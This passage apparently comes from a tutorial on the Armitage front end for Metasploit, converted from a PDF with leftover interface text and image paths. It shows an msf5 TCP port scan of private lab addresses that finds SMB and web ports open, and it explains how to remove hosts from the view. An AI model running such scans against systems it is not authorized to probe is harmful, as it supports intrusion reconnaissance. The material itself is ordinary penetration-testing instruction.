
- auxiliary
- exploit
- payload
- post

192.168.41.254 192.168.41.132 192.168.41.182 192.168.41.1

Console X nmap X nmap X Scan X Scan X

```
8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810,
3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434,
2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060,
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
msf5 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 2.
[+] 192.168.41.132: - 192.168.41.132:80 - TCP OPEN
[+] 192.168.41.132: - 192.168.41.132:139 - TCP OPEN
[+] 192.168.41.132: - 192.168.41.132:135 - TCP OPEN
[+] 192.168.41.132: - 192.168.41.132:445 - TCP OPEN
msf5 auxiliary(scanner/portscan/tcp) >
```

After performing the port scan, I decided to remove two systems with IP addresses 192.168.41.254 and 192.168.41.1. This can be done by once again right clicking on the system we want to remove and selecting "host" and clicking on "Remove Host" option as shown below.



Armitage

Armitage View Hosts Attacks Workspaces Help

- auxiliary
- exploit
- payload
- post


192.168.41.254 192.168.41.182 192.168.41.1

Console X nmap X nmap X Scan X Scan X Scan X Scan X


```
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
msf5 auxiliary(scanner/portscan/tcp) > run -j
